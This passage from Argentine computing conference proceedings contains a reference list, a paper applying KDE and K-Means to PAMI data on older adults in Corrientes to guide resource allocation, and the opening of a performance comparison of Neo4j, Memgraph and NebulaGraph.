Este trabajo se realiza en el contexto del Programa de Incentivos a Docentes Investigadores de la Secretaría de Políticas Universitarias (ProInce) que corresponde al período (2023-2024). Se agradece al Departamento de Ingeniería e Investigaciones Tecnológicas (DIIT) de la Universidad Nacional de La Matanza por el apoyo a la línea de investigación del trabajo que se titula “Estudio del proceso de recuperación de información en corpus voluminosos mediante una modificación del algoritmo K-Means para universos de gran dimensión y múltiples segmentos”.

Referencias

1 Ordoñez Quintero, Cristian & Ordonez, Armando & Méndez, Cristian & Ordoñez, Hugo. (2020). Evaluación e implementación de técnicas de clustering para un sistema de recuperación de documentos judiciales. RISTI - Revista Ibérica de Sistemas e Tecnologías de Información.pp. 141-151.

2 Bordignon, F., & Tolosa Chacón, G., (2007), “Recuperación de información: un área de investigación en crecimiento. Ciencias de la Información, 38(1-2),13-24, ISSN: 0864-4659-2

3 Ryckeboer H y otros (2018), Uso de Minería de Datos para Acelerar la recuperación de documentos. CACIC 2018. ISBN: 978-950-658-472-6.

4 Ryckeboer H. y otros. (2018), Recuperación de información acelerada con Algoritmos de Minería de Datos. ECEFI 2018. ISBN: 978-950-42-0191-5.

5 Spositto O. y otros (2020), Hacia la Optimización de un Sistema de Recuperación de Información, WICC 2020. ISBN 978-987-3714-82-5.

6 Núñez Barrionuevo, O. F. (2020). Agrupación por características de consumo eléctrico de parroquias de la provincia de Pichincha Ecuador mediante el algoritmo K-Means.

7 Ahmed, M., Seraj, R., & Islam, S. M. S. (2020). The K-Means algorithm: A comprehensive survey and performance evaluation. Electronics, 9(8), 1295.

8 Duracik, M., Callejas-Cuervo, M., & Mikusova, M. (2020). Método optimizado basado en algoritmo K-Means como herramienta en la detección de plagio de código fuente. Revista Ibérica de Sistemas e Tecnologias de Informação, (E29), 620-632.

9 Pérez-Ortega, Joaquín y otros. (2018). Una heurística eficiente aplicada al algoritmo K-means para el agrupamiento de grandes instancias altamente agrupadas. Computación y Sistemas, 22(2), 607-619. Epub 21 de enero de 2021.https://doi.org/10.13053/cys-22-2-2546

10 Reddy, B. O., & Ussenaiah, D. M. (2012). Literature survey on clustering techniques. IOSR Journal of Computer Engineering, 3(1), 1-50.

11 Bahmani, B., Moseley, B., Vattani, A., Kumar, R., & Vassilvitskii, S. (2012). Scalable k-means++. arXiv preprint arXiv:1203.6402.

12 Moshkovitz, M., Dasgupta, S., Rashtchian, C., & Frost, N. (2020, November). Explainable k-means and k-medians clustering. In International conference on machine learning (pp. 7055-7065). PMLR.
13 Rai, P., & Singh, S. (2010). A survey of clustering techniques. International Journal of Computer Applications, 7(12), 1-5.
14 Liu, F., & Deng, Y. (2020). Determine the number of unknown targets in open world based on elbow method. IEEE Transactions on Fuzzy Systems, 29(5), 986-995.
15 Banchero, Santiago. (2015) Calidad del agrupamiento: Coeficiente de Silueta. Bases de Datos Masivas. Dpto de Cs. Básicas. USAM. Disponible en: https://www.labredes.unlu.edu.ar/sites/www.labredes.unlu.edu.ar/files/site/data/bdm/coeficiente-silueta.pdf.
16 Kowalski G. /1997). Information Retrieval Systems: Theory and Implementation, 1st ed. Norwell, MA, USA: Kluwer Academic Publishers.
17 Salton, G., Wong, A., & Yang, C. S. A, (1975), Vector Space Model for Information Retrieval. Communications of the ACM, 18(11), 613–620, Disponible en: https://doi.org/10.1145/361219.361220.
18 Torres Ricart, S., Alonso Díaz, D., Martínez Sánchez, N., & Merced Len, S. (2023). Uso del algoritmo K-Means para clasificar ciudadanos cubanos mediante un cuestionario de estilos de vida. Disponible en: https://rein.umcc.cu/bitstream/handle/123456789/2354/2.%20Sheyla%20Torres%20Ricart.pdf?sequence=1&isAllowed=y

Minería de datos espaciales como herramienta de mejora en la asignación de recursos en Salud Pública: Un enfoque basado en evidencias

Vallejos, Leonardo A[1], Mariño, Sonia I[1], Britos Paola V[2].

[1]Universidad Nacional del Nordeste, Argentina
[2] Universidad Nacional de Rio Negro, Argentina
leocorrientes@outlook.es, simarinio@yahoo.com, pbritos@unrn.edu.ar

Abstract. Las instituciones públicas deben sensibilizar y capacitar a sus servidores públicos sobre la importancia de la innovación. En ese sentido, se presentan algunos resultados relacionados con un Trabajo Final de Maestría que se enfoca en la implementación de técnicas supervisadas y no supervisadas de minería de datos espaciales (SDM) del repositorio de PAMI. La minería de datos es una tecnología que busca descubrir conocimientos significativos en diferentes dominios, como la salud. El objetivo de este artículo es generar conocimiento para apoyar la toma de decisiones a niveles gerenciales para la gestión eficiente de recursos. Se adaptó la metodología CRISP-DM. La aplicación de la minería de datos espaciales puede ayudar a extraer patrones útiles que carecen de visibilidad a simple vista. Los resultados actuales de la implementación han demostrado ser altamente efectivos en el análisis de las características de los afiliados y la distribución de sus patologías. Por otro lado, han permitido identificar zonas donde se requiere mayor presencia del organismo. En definitiva, han facilitado la generación de conocimiento para respaldar la toma de decisiones técnicas en el ámbito de la salud y la seguridad social.

Keywords: Minería de datos espaciales, Algoritmos supervisados y no supervisados, Sistemas de información geográficos, Epidemiologia, Salud Publica, Adultos mayores, Asignación de recursos.

1 Introducción

Este artículo forma parte de una tesis de maestría en Tecnología de la Información titulada “Minería de datos espacial como técnica de enfoque epidemiológico. Caracterización del estado de salud general de adultos mayores. Ciudad de Corrientes, periodo 2019”. En esta investigación, se implementaron diversas técnicas de minería de datos, tanto supervisadas como no supervisadas, enfocándose en algoritmos como la Estimación de Densidad de Kernel (KDE) y K-Means.

Esta aplicación de algoritmos de minería de datos representa una innovación significativa, ya que se trabaja con datos provenientes del repositorio de la obra social para

jubilados y pensionados INSSJP (PAMI), que hasta ahora no habían sido utilizados para el análisis estadístico. Como resultado de estas técnicas, es posible extraer patrones y obtener información valiosa que, de otra manera, sería difícil o incluso imposible de visualizar. Esta es la primera vez que se utilizan tales enfoques tecnológicos en el contexto de PAMI a nivel local, abriendo la puerta a un potencial análisis más profundo sobre las características de los afiliados y sus vinculaciones con factores sociales, económicos y geográficos. En este artículo, se detallarán exclusivamente los algoritmos más relevantes para la asignación eficiente de recursos en PAMI, dentro del marco de un estudio más amplio que considera múltiples aspectos y algoritmos.

1.1 Contextualización del Problema

La gestión ineficiente de los recursos públicos en América Latina es un problema histórico, principalmente vinculado a la falta de planificación más que a la escasez de recursos [2]. La formulación y ejecución de políticas públicas en la región suelen caracterizarse por una reacción apresurada y poco informada, ignorando el ciclo adecuado de políticas que incluye la identificación del problema, análisis de soluciones, planificación, implementación y evaluación [3]. Esta insuficiencia en la gestión afecta a diversos sectores, incluyendo el sanitario.

En particular, las obras sociales se enfrentan a la necesidad de indicadores que respalden procesos de planificación y evaluación, siendo crucial medir el estado de salud de la población y la eficiencia del sistema [4]. Sin embargo, a menudo no se considera la información sobre el contexto al momento de planificar el abordaje territorial, así como los datos disponibles en el repositorio y, especialmente, el componente espacial que podría enriquecer el análisis. Los datos, en este contexto, son fundamentales para asegurar que los objetivos del proyecto se cumplan. La minería de datos emerge como una herramienta clave para aportar valor en el análisis de problemas y en la asignación de recursos, permitiendo una gestión más efectiva y basada en evidencias.

1.2 Objetivos

Desarrollar un proceso de minería de datos espaciales para apoyar toma de decisiones en la asignación eficiente de recursos de la obra social para adultos mayores utilizando técnicas de Estimación densidad de Kernel (KDE) y K-Means.

2 Metodología

La adaptación de CRISP-DM (Cross Industry Standard Process for Data Mining) en el contexto de nuestra investigación epidemiológica se establece como un enfoque consistente y estructurado que guía cada etapa del análisis de datos. **I- Comprensión del**

negocio: identificamos el problema de salud pública que requería atención, buscando extraer la mayor cantidad de información relevante para establecer un modelo de negocio que fundamentara nuestras intervenciones. Este paso inicial es crucial, ya que, bien ejecutado, puede contribuir a la reducción de riesgos futuros. **II- Comprensión de los datos:** se recopilaron y analizaron datos de vigilancia epidemiológica, demográficos y otros relevantes, explorando los datos a través de tablas y gráficos para obtener una visión clara de la situación actual. Este proceso resultó ser una de las más extensas del proyecto, dada la diversidad de fuentes involucradas.

III- Preparación de los datos: una etapa que consume entre el 50 y el 70 % del tiempo y esfuerzo, incluyó tareas fundamentales como la fusión de registros, la selección de muestras y la eliminación de valores ausentes. **IV- Modelado**: selección y ejecución de modelos de manera iterativa, ajustando parámetros según la naturaleza del problema y utilizando herramientas de Sistemas de Información Geográfica (GIS) para el análisis espacial de los datos geoespaciales. Esta flexibilidad fue crucial para refinar nuestros enfoques y optimizar la segmentación.

V- Evaluación del modelo: sirvió para verificar la precisión y efectividad de los resultados obtenidos, asegurando que los modelos cumplían con los criterios de rendimiento previamente establecidos. **VI- Implementación**: los hallazgos se presentaron ante las autoridades correspondientes, facilitando así mejoras en la toma de decisiones sobre políticas e intervenciones en terreno. La integración de CRISP-DM no solo aportó un marco metodológico claro, sino que también realzó la capacidad de nuestra investigación para abordar de manera estratégica la asignación de recursos, maximizando el impacto social y mejorando las condiciones de vida de la población atendida.

3 Resultados

En esta sección se destacan los hallazgos derivados de la aplicación de la metodología CRISP-DM. Los resultados se presentan de manera estructurada mediante tablas y mapas ilustrativos. A continuación, se detallan los principales resultados obtenidos. La Tabla 1 presenta las comisiones realizadas (viajes al interior de la provincia) por el área de sociales. La información originalmente estaba documentada a mano y ha sido transferida a formato digital para facilitar su análisis y presentación.

Tabla 1. Comisiones de servicios, periodo 2014 – 2019 (Ctes)

Id	Destino	Número de viajes
1	Goya	56
2	Mercedes	27
3	Paso de los Libres	27
4	Esquina	25
5	Bella vista	23
6	Santo Tome	22
7	Ituzaingó	12
8	Monte Caseros	12
9	Curuzú Cuatía	11
10	La Cruz	11

Id	Destino	Número de viajes
11	San Roque	11
12	Empedrado	10
13	Felipe Yofre	9
14	Loreto	9
15	Mariano I Loza	9
16	Murucuyá	9
17	Chavarría	8
18	9 de Julio	7
19	Perugorría	7
20	Tabay	7

3.1 Técnica Estimación de densidad de Kernel KDE)

La Técnica Estimación de densidad de Kernel, se calcula en función del número de puntos en una ubicación, con un mayor número de puntos agrupados que dan como resultado valores más grandes, [6]. Los mapas de calor permiten una fácil identificación de puntos calientes y la agrupación de puntos.

La decisión del empleo de esta técnica se debe a la facilidad de interpretación de los resultados y de visualización. En la Fig. 1 se observan a partir de los datos de la tabla anterior las zonas más frecuentadas durante los viajes realizados en el abordaje territorial durante 2019, con un color más intenso.




Fig. 1. Destinos de comisiones periodo 2014-2019. Mapa de calor elaborado en QGIS.

3.2 Técnica de agrupamiento K–Means

K-Means, es un algoritmo de agrupamiento que se utiliza para dividir un conjunto de datos en k grupos o clusters basados en características similares [1].

La Tabla 2 contiene información sobre los subsidios otorgados en el año 2019. Su estructura consiste en 31 atributos, de los cuales se seleccionó localidad, número de casos (de subsidios otorgados), número de afiliados por dpto. y se añadió una columna con los valores de índice de dependencia (INDEC1). Este subsidio es una ayuda económica destinada a los afiliados con algún grado de dependencia bajo la denominación de subsidio PADyF: programa de apoyo a la dependencia y vulnerabilidad. La importancia de este dataset es evidente por cuanto está destinado a uno de los grupos de afiliados más vulnerables. Este índice se calcula de la siguiente manera.

$$\text{Índice de dependencia de mayores} = \frac{\text{población de 65 años y más}}{\text{población de 15 a 64 años}} \times 100$$

El índice de dependencia refleja el equilibrio demográfico entre los adultos mayores y la población activa. También proporciona un contexto esencial para comprender las diversas dimensiones de la dependencia en la vida cotidiana de los ancianos, abarcando aspectos tanto de salud física como mental. Motivo por el cual, se adicionó a esta investigación.

Para analizar y determinar si se establecen grupos con ciertas características similares se aplicó el algoritmo de Clustering K-Means. Éste permite identificar patrones en las localidades en función de las variables disponibles en el dataset.

Tabla 2. Subsidios otorgados en 2019.

Localidad	Casos	Total afiliados	Índice de dependencia
Corrientes	170	37.824	11,1
Goya	90	11.949	15
Santo Tomé	69	3.491	9,6
Gob. Virasoro	67	2.728	9,6
Alvear	26	1.008	15,9
Gral Paz	22	1.962	17
Ituzaingó	16	3.097	10,7
Paso de los Libres	13	5.813	11,2
La Cruz	10	1.495	14,7
Mercedes	7	5.617	13,5

[1] El Instituto Nacional de Estadística y Censos es un organismo público desconcentrado de carácter técnico que opera dentro de la órbita del Ministerio de Economía de la Nación, que ejerce la dirección superior de todas las actividades estadísticas oficiales que se realizan en la República Argentina

Localidad	Casos	Total afiliados	Índice de dependencia
Esquina	5	4.116	15,2
Santa Rosa	4	1.819	11,4
Bella Vista	3	4.772	12,2
San Cosme	3	1.629	12,6
Curuzú Cuatía	2	7.222	15,3
Saladas	2	2.505	13,5

Fuente: elaboración propia (2024)

Luego de la aplicación del algoritmo K-Means -implementado en R- al dataset anterior y se obtuvo la información (Fig. 2).

```
K-means clustering with 3 clusters of sizes 8, 4, 4
Cluster means:
  casos  afiliado indice_dependencia
1  4.50  3.646875            13.550
2 19.25  2.970000            13.700
3 99.00 13.998000            11.325
Clustering vector:
 [1] 3 3 3 3 2 2 2 2 1 1 1 1 1 1 1 1
Within cluster sum of squares by cluster:
[1]  99.95629 146.69429 7874.79413
 (between_SS / total_SS= 75.5 %)
Available components:
[1] "cluster"    "centers"    "totss"      "withinss"   "tot.withinss" "betweenss"   "size"       "iter
"        "ifault"
```

Fig. 2. Resultados obtenidos en R aplicando K-Means. Fuente: elaboración propia (2024)

El algoritmo K-Means identificó 3 clusters en los datos, con tamaños de 8, 4 y 4 observaciones. Se presentan algunas métricas obtenidas.

Medias de cada cluster para las variables "casos", "afiliado" e "indice_dependencia".
- Cluster 1: casos=4.50, afiliado=3.646875, indice_dependencia=13.550
- Cluster 2: casos=19.25, afiliado=2.970000, indice_dependencia=13.700
- Cluster 3: casos=99.00, afiliado=13.998000, indice_dependencia=11.325
- Vector de clustering: muestra a qué cluster ha sido asignada cada observación. Las primeras 4 observaciones pertenecen al cluster 3, las siguientes 4 al cluster 2, y las últimas 8 al cluster 1.
- Suma de cuadrados de cada cluster: indica cuánta variabilidad hay dentro de cada cluster en comparación con la variabilidad total en los datos.

En Fig. 3 se presentan los nombres de las localidades que componen el cluster 3.

```
# Obtener los nombres de las localidades correspondientes al Cluster 3 en el dataframe original
'datos'
nombres_cluster3 <- datos$localidad[cluster3_localidades]
# Mostrar los nombres de las localidades en el Cluster 3
print(nombres_cluster3)
> # Mostrar los nombres de las localidades en el Cluster 3
>print(nombres_cluster3)
[1] "CORRIENTES" "GOYA"       "SANTO TOME" "VIRASORO"
```

Fig. 3. Localidades que conforman el cluster 3.

4 Discusión

En esta sección se analizan e interpretan los resultados obtenidos en el análisis a partir de la implementación de la metodología CRISP-DM.
Mediante la aplicación de la técnica estimación de densidad de Kernel, se ha identificado una zona en particular, en la región noroeste de la prov. de Corrientes, ver Fig. 4.



Fig. 4. Distribución de comisiones de servicios en Corrientes: identificación de zonas de alta y baja concurrencia, obtenidas mediante el algoritmo KDE, con enfoque en la región de estudio.

Análisis espacial
Dicha región representa las ubicaciones donde menos se ha destinado las comisiones de servicios durante 2019. Existe una marcada diferencia con otros puntos geográficos.
- De 399 viajes realizados al interior, 24 tuvieron como destinos a esta zona: Ituzaingó (12), Loreto (9) y Gral. Paz (3).
- La zona cuenta con un solo trabajador social (Gral. Paz).
- Según datos del padrón de afiliados de 2020, se contabilizaba en la zona: Gral. Paz: 1.962 afiliados, Ituzaingó: 3.092 afiliados, Berón de Astrada: 292 afiliados y San Miguel 1065 afiliados.

Son aproximadamente 7300 afiliados, en una región de la provincia con las siguientes particularidades:

Índice de analfabetismo. En el marco de esta investigación, se consideró a este índice como una característica que puede afectar la vulnerabilidad de los adultos mayores en relación con el acceso a servicios de salud, la educación sobre salud y la participación en programas comunitarios. La zona presenta los siguientes números: General Paz posee 7,7%, Ituzaingó 7,5% y San Miguel 6,5%. Ubicándose las 3 entre las 9 localidades de la Prov. con mayores índices de analfabetismo.

La dependencia del adulto mayor. Se refiere a personas afiliadas que, debido a su fragilidad o dependencia funcional, necesitan apoyo de otros para satisfacer sus necesidades básicas y carecen de una red de apoyo socio-familiar suficiente. Además, suelen tener recursos económicos limitados para cubrir sus cuidados de salud. En este contexto, Berón de Astrada y Gral. Paz destacan con los mayores porcentajes de dependencia, 17,3% y 17% respectivamente. Este indicador es crucial, ya que refleja la vulnerabilidad de este grupo y la necesidad de atención y recursos adecuados para garantizar su bienestar.

Los resultados obtenidos permiten cuestionar la falta de recursos en ciertas zonas y la situación de los afiliados en departamentos como Berón de Astrada y San Miguel, que no tienen agencias de la obra social. Esto plantea preocupaciones sobre dónde se atienden estos afiliados y cómo acceden a los servicios de salud. Las comisiones de servicios son clave, ya que facilitan el acceso a prestaciones y la implementación de programas en colaboración con diversos actores sociales. La relevancia de estos hallazgos es fundamental para diseñar e implementar campañas y programas en el territorio. Es importante destacar que, sin la aplicación del algoritmo KDE, estos datos no habrían sido identificados ni analizados, lo que limita la capacidad de respuesta a las necesidades de la población afectada.

La aplicación del algoritmo K-Means representa un avance significativo en la forma de analizar los datos relacionados con las necesidades de las localidades en términos de subsidios otorgados por PAMI. Al segmentar los datos en clusters basados en variables clave como el número de casos, la afiliación a la seguridad social y el índice de dependencia, se obtuvieron resultados que ayudan a identificar vulnerabilidades específicas en cada localidad.

En particular, el Cluster 3 emergió como el más vulnerable, con el mayor número medio de casos (99.00), la menor afiliación media a la seguridad social (13.998) y el índice de dependencia medio más bajo (11.325) en comparación con los otros clusters, ver Fig. 5. Estos hallazgos refuerzan la necesidad de dirigir esfuerzos y recursos hacia estas localidades, ya que presentan desafíos significativos en términos de bienestar social.



Fig. 5. Localidades pertenecientes al cluster n° 3 detectado por K-means.

Es importante mencionar que los resultados obtenidos a partir de K-Means son preliminares y han revelado algunas irregularidades que requieren un análisis adicional. Por ejemplo, los datos de las agencias de Curuzú Cuatía y Virasoro ilustran esta situación:

- Curuzú Cuatía: 7.222 afiliados, 2 casos, índice de dependencia alto.
- Gob. Virasoro: 2.728 afiliados, 67 casos, índice de dependencia más bajo.

Estos ejemplos apuntan a la necesidad de incorporar más variables en futuros análisis, ya que pueden ofrecer una comprensión más completa de las dinámicas subyacentes y ayudar a desarrollar estrategias más efectivas. Así, el uso de K-Means no solo representa una innovación en el enfoque analítico, sino que también establece un camino claro hacia la mejora de la atención y el apoyo brindado a las comunidades más afectadas.

Los cuestionamientos planteados y las respuestas aún pendientes constituyen una valiosa base para futuros trabajos y análisis. En este sentido, es importante resaltar que la combinación de la estimación de densidad de Kernel (KDE) y K-Means ha ofrecido una herramienta robusta para optimizar la asignación de recursos en la obra social.

KDE permitió identificar con precisión las zonas geográficas donde se llevaron a cabo los servicios, revelando patrones significativos de demanda dentro de la comunidad. Por su parte, K-Means facilitó la segmentación de áreas en función de su vulnerabilidad, identificando así las regiones más necesitadas. La implementación conjunta de estas metodologías resalta su efectividad; al proporcionar un enfoque más eficiente y equitativo en la asignación de recursos, se asegura que las intervenciones se

dirijan estratégicamente hacia donde son más necesarias, maximizando el impacto social y mejorando las condiciones de vida de nuestros afiliados.

Además, este trabajo se sitúa en el contexto de la revolución de datos y destaca la importancia de las técnicas de machine learning en el análisis de datos públicos. La aplicación de estas técnicas no solo demuestra un avance significativo hacia la modernización de los métodos analíticos en el sector público, sino que también refuerza el compromiso de utilizar herramientas avanzadas para mejorar la toma de decisiones.

Si bien los datos analizados provienen de 2019, estos constituyen un punto de anclaje fundamental para establecer indicadores base que servirán como comparativa para futuras planificaciones territoriales. Utilizar estos datos de referencia ayudará a monitorear la evolución de la situación en las distintas comunidades y permitirá evaluar el impacto de las intervenciones a lo largo del tiempo.

En consecuencia, esta información no solo es relevante en el contexto actual, sino que también posibilita la formulación de estrategias de acción más informadas y efectivas en el futuro.

Referencias

[1] G. R. Paul y J. Preethi, “A novel breast cancer detection system using SDM-WHO-RNN classifier with LS-CED segmentation”, *Expert Systems with Applications*, vol. 238, Part C, art. no. 121781, 2024. doi: 10.1016/j.eswa.2023.121781.

[2] H. Hütt Herrera y O. Hernández Cruz, “Participación Ciudadana: un nuevo paradigma en la gestión pública”, *Estud. Gest.*, n.º 15, pp. 79–99, diciembre de 2023.

[3] N. Barrientos Oradini, V. Yáñez Jara, C. Aparicio Puentes, and H. Moraga Flores, "Asignación y control eficiente de recursos públicos: Bases para un modelo distributivo", *Revista Venezolana de Gerencia*, vol. 26, no. Extra 5, pp. 331-349, 2021.

[4] Canale, H. De Ponti y M. Monteferrario, “Obras sociales provinciales: indicadores de consumo y gasto en atención médica”, *Doc. Aportes En Adm. Publica Gest. Estatal*, n.º 26, pp. 225–250, agosto de 2016.

[5] P. Chapman, J. Clinton, R. Kerber, T. Khabaza, T. Reinartz, C. Shearer y R. Wirth, “CRISP-DM 1.0”, Step-by-step data mining guide, 2000

[6] M. R. Dallagassa, C. Dos Santos Garcia, E. E. Scalabrin, et al., “Opportunities and challenges for applying process mining in healthcare: a systematic mapping study,” *Journal of Ambient Intelligence and Humanized Computing*, vol. 13, pp. 165–182, 2022.

Un estudio comparativo de Bases de Datos NoSQL Orientadas a Grafos

Manuel Martinez, Federico Mozzon, Luciano Marrero[1], Verena Olsowy [1], Pablo Thomas[1]

[1] Instituto de Investigación en Informática LIDI
Facultad de Informática - Universidad Nacional de La Plata – Argentina
Centro Asociado Comisión de Investigaciones Científicas de la Provincia de Buenos Aires

{mozzonfederico, mantinez}@gmail.com
{lmarrero, volsowy, ftesone, pthomas}@lidi.info.unlp.edu.ar

Resumen: El modelo relacional de bases de datos (Codd 1970) [1] es el modelo predominante de almacenamiento de datos. Sin embargo, la idea de considerar que un único modelo de datos pueda adaptarse de forma eficiente a todos los requerimientos ha sido discutida, y ha dado lugar a un conjunto de alternativas que plantean almacenar datos de forma diferente. Surgen así, sistemas de gestión de bases de datos que poseen implementaciones propias, no relacionales, y se denominan bases de datos NoSQL (No solo SQL). Las bases de datos no relacionales (NoSQL) surgen como una alternativa de solución a problemas no resueltos eficientemente por las bases de datos relacionales. Entre las alternativas posibles se encuentran las bases de datos NoSQL orientadas a grafos. En este tipo de almacenamiento se representa a la base de datos bajo el concepto de un grafo. Permite almacenar la información como nodos de un grafo y sus respectivas relaciones (aristas) con otros nodos [6]. En este trabajo se plantean un conjunto de pruebas de performance entre diferentes motores de bases de datos NoSQL que implementan almacenamiento orientado a grafos con el objetivo de realizar una comparativa sobre los resultados obtenidos.

Keywords: Base de datos NoSQL, Base de datos NoSQL orientadas a grafos, almacenamiento no estructurado de datos, Escalamiento Horizontal de Bases de Datos NoSQL.

1. Introducción

Actualmente, las bases de datos relacionales continúan siendo el modelo de bases de datos más popular del mercado [14]. No obstante, en las últimas décadas, el gran avance tecnológico ha cambiado la naturaleza de los problemas a resolver, como por ejemplo, la necesidad de almacenar y manipular un gran volumen de datos en tiempo real. En este contexto, los motores de bases de datos relacionales han presentado algunas restricciones de performance. En respuesta a esta situación, se han planteado nuevas alternativas para el almacenamiento de datos, conocidas como bases de datos no relacionales o NoSQL [3, 4].

NoSQL representa un conjunto de tipos de bases de datos, en donde cada una posee su propia implementación. Una característica importante de los motores de bases de datos NoSQL, es la posibilidad de escalar horizontalmente de una forma ágil con el objetivo de mejorar aspectos como la disponibilidad, la tolerancia a fallos y el tiempo de respuesta en entornos de gran demanda [5, 7, 8, 9].

Este trabajo se centra en el planteo e implementación de un conjunto de pruebas de rendimiento para motores de bases de datos NoSQL orientados a grafos, con el objetivo de obtener métricas de performance para distintos casos de uso.

A partir de la Sección 2, el trabajo se organiza del siguiente modo: se describen las características principales de las Bases de Datos NoSQL orientadas a grafos, en la Sección 3 se presentan los motores de bases de datos NoSQL orientados a grafos utilizados, en la Sección 4 se presentan las experimentaciones realizadas, en la Sección 5 se presenta un análisis de resultados y finalmente, en la Sección 6 y 7 se expresan las conclusiones generales y trabajo futuro respectivamente.

2. Bases de datos NoSQL orientadas a grafos

Las bases de datos NoSQL responden a la evolución en el almacenamiento de la información y no son exactamente un tipo de bases de datos, sino que son un conjunto de tipos de bases de datos. Están diseñadas específicamente para modelos de datos específicos y tienen esquemas flexibles para soportar aplicaciones con alta demanda de información [10, 11]. Dependiendo de la forma en que se almacene la información, existen cuatro categorías principales de almacenamiento para Bases de Datos NoSQL. Entre ellas se encuentran el almacenamiento clave/valor: almacenan datos como un conjunto de pares “clave/valor” (key-value), el almacenamiento documental en donde se almacena, recupera y gestiona datos de documentos, el almacenamiento de familia de columnas, en el cual el almacenamiento de los datos se encuentran organizados por columnas en vez de filas, y el almacenamiento de grafos que representa la información en nodos y aristas y aprovecha la teoría de grafos para recorrer la estructura [12, 13].

Un grafo se compone por dos elementos: los nodos (vértices) y las relaciones (aristas). Un nodo representa una entidad, en el que se almacenan piezas de datos o atributos de tipo clave-valor, mientras que las relaciones representan cómo se conectan y se asocian dos nodos. Ambas estructuras (nodos y relaciones) se persisten e indexan en la base de datos, lo que permite respuestas rápidas a consultas complejas de relaciones entre nodos [2].

Las bases de datos que utilizan almacenamiento orientado a grafos se centran en problemas donde la información puede ser representada adecuadamente a través de nodos y relaciones entre ellos, como por ejemplo, las redes sociales, sistemas de recomendaciones o combinaciones de transportes, entre otros. La capacidad de representar y/o almacenar la información físicamente de la misma manera en la que se piensa un problema, evita tener que hacer más compleja la solución con el objetivo de adaptarla a otro tipo de almacenamiento [2].

Neo4j [15], Memegraph [16], NebulaGraph [17], OrientDB [19], entre otros, son algunos ejemplos de motores de bases de datos que implementan almacenamiento orientado a grafos.

3. Bases de datos NoSQL orientadas a grafos utilizadas

Para la selección de los motores de bases de datos utilizados, se priorizo su popularidad y que implementen únicamente almacenamiento orientado a grafos. En este contexto, Neo4j, es el motor de base de datos orientado a grafos más popular y le siguen Memgraph y NebulaGraph [14].

Además, se tiene en cuenta que los tres motores de bases de datos elegidos soportan Cypher como lenguaje de consulta [2], lo que simplifica la escritura de las consultas para realizar las pruebas de cada caso de estudio [15, 16 y 17].

- **Neo4j**: es un motor de base de datos orientado a grafos desarrollado en Java. Fue lanzado en el año 2007, aunque su primera versión estable fue publicada en el año 2010. Cuenta con una licencia GNU (General Public License). Neo4j utiliza el lenguaje de consulta Cypher y las transacciones a la base de datos pueden cumplir con las propiedades ACID (Atomicidad, Consistencia, Aislamiento y Durabilidad). Una de sus principales características es su performance sin comprometer la integridad de los datos. Neo4j utiliza una combinación de varias características, entre ellas, cuenta con almacenamiento de grafos nativos, es decir, no se necesita una conversión intermedia para transformar los datos de la base de datos a un grafo en memoria y viceversa. Además, posee una gran variedad de herramientas para realizar modelos de información y análisis para la integración de aplicaciones de bajo nivel. Debido a su flexibilidad y su buen desempeño con grandes volúmenes de datos, Neo4j se ha convertido en uno de los motores de bases de datos NoSQL orientado a grafos más popular en el mercado y es utilizado por empresas como Adobe, Novartis, Cisco y NASA, entre otras [15].

- **Memgraph:** fue lanzado en el año 2017 y está desarrollado en el lenguaje C++. Al igual que Neo4j, sus transacciones cumplen con las propiedades ACID y su lenguaje de consulta es Cypher. Posee una licencia del tipo BSL (Business Source Licence), es un producto licenciado de código abierto, y provee libertad de modificación y utilización del código fuente. Memgraph, utiliza almacenamiento en memoria principal y está pensado para grandes volúmenes de datos que requieren análisis frecuentes con respuestas en tiempo real. Además, provee una potente interfaz gráfica integrada (Memgraph Lab), posee herramientas de visualización de datos y consultas, y cuenta con herramientas para generar reportes, importar datos en distintos formatos como CSV o JSON, y realizar migraciones desde bases de datos relacionales como MySQL y PostgreSQL. Memgraph tiene la posibilidad de configurar tres tipos de modos de almacenamiento: memoria transaccional que utiliza transacciones que cumplen

ACID, memoria analítica que agiliza la consulta de datos pero no garantiza transacciones ACID y disco transaccional, que es equivalente a memoria transaccional pero funciona en disco en lugar de memoria principal [16].

- **NebulaGraph**: es el motor de base de datos orientado a grafos más reciente respecto a Neo4j y Memgraph, fue lanzado en 2019 por Vesoft Inc. Está desarrollado principalmente en C++. Posee una licencia asociada Apache 2.0, es completamente de código abierto y provee libertad de reutilizar, modificar y distribuir el código fuente. NebulaGraph posee un lenguaje de consulta propio que se denomina nGQL (NebulaGraph Query Language), aunque también es compatible con Cypher. Además, posee un esquema de tipado fuerte, es decir, que un atributo no puede cambiar su tipo de dato. También soporta integración directa con algunos frameworks populares de procesamiento de datos, como por ejemplo Apache Spark, mediante la herramienta oficial NebulaGraph Exchange [17].

4. Experimentación

En la experimentación realizada se presentan dos casos de estudio.

El primer caso de estudio se basa en obtener una comparativa en un ambiente donde se realizan 4 millones de operaciones de forma concurrente, divididas en 2 millones de lecturas y 2 millones de escrituras para una base de datos NoSQL orientada a grafos que almacena información sobre usuarios de una red social. Este caso de estudio tiene como objetivo evaluar y analizar el comportamiento cuando se tienen múltiples operaciones de lectura y escritura de forma concurrente.

En una primera instancia, se instaló y configuró cada motor de base datos NoSQL en un único servidor y, posteriormente, se configuró la escalabilidad de cada uno de los motores de bases de datos NoSQL en una red de 3 servidores diferentes.

